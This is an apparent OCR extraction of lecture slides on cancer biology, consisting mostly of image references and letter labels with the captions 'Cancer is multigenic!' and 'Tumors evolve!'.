



A B C D E F







A B C D E F








Cancer is multigenic!



A
B
C
D
E
F


Tumors evolve!













